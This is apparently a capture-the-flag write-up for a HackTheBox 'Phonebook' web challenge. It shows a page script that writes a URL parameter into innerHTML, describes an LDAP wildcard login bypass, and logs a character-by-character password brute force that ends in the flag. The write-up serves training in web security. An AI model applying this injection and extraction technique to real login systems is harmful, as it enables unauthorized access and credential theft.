
Phonebook – Challenge

As we start we see clue:



Reconciliation of the web page:

```
<script>
    const queryString = window.location.search;
  if (queryString) {
    const urlParams = new URLSearchParams(queryString);
    const message = urlParams.get('message');
    if (message) {
      document.getElementById("message").innerHTML = message;
      document.getElementById("message").style.visibility =
"visible";
    }
  }
</script>
```

We can use get queries and the results will output in innerHTML of the return page.


Lead us to HTML injection.

We tried successfully XSS from XSS dictionary payload: https://github.com/payloadbox/xss-payload-list

But unfortunately it's not lead us to nothing.

We consider again the first clue and it's lead us to think about LDAP injection.

We enter username:* , password:* and we passed to Phonebook:



There we can see actually the phone book se we first thought about Reese member or admin member but there is nothing there.

Eventually we got an idea to build the password of some member there, suppose that is "Reese" as username and build the password with the property of LDAP injection '*'.

```
trying charachter:  HTB{d1rectory_h4xx0r_is_k00lW
trying charachter:  HTB{d1rectory_h4xx0r_is_k00lX
trying charachter:  HTB{d1rectory_h4xx0r_is_k00lY
trying charachter:  HTB{d1rectory_h4xx0r_is_k00lZ
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l0
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l1
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l2
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l3
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l4
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l5
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l6
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l7
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l8
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l9
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l_
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l!
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l@
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l#
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l$
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l%
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l^
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l&
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l{
trying charachter:  HTB{d1rectory_h4xx0r_is_k00l}
```

Flag: HTB{d1rectory_h4xx0r_is_k00l}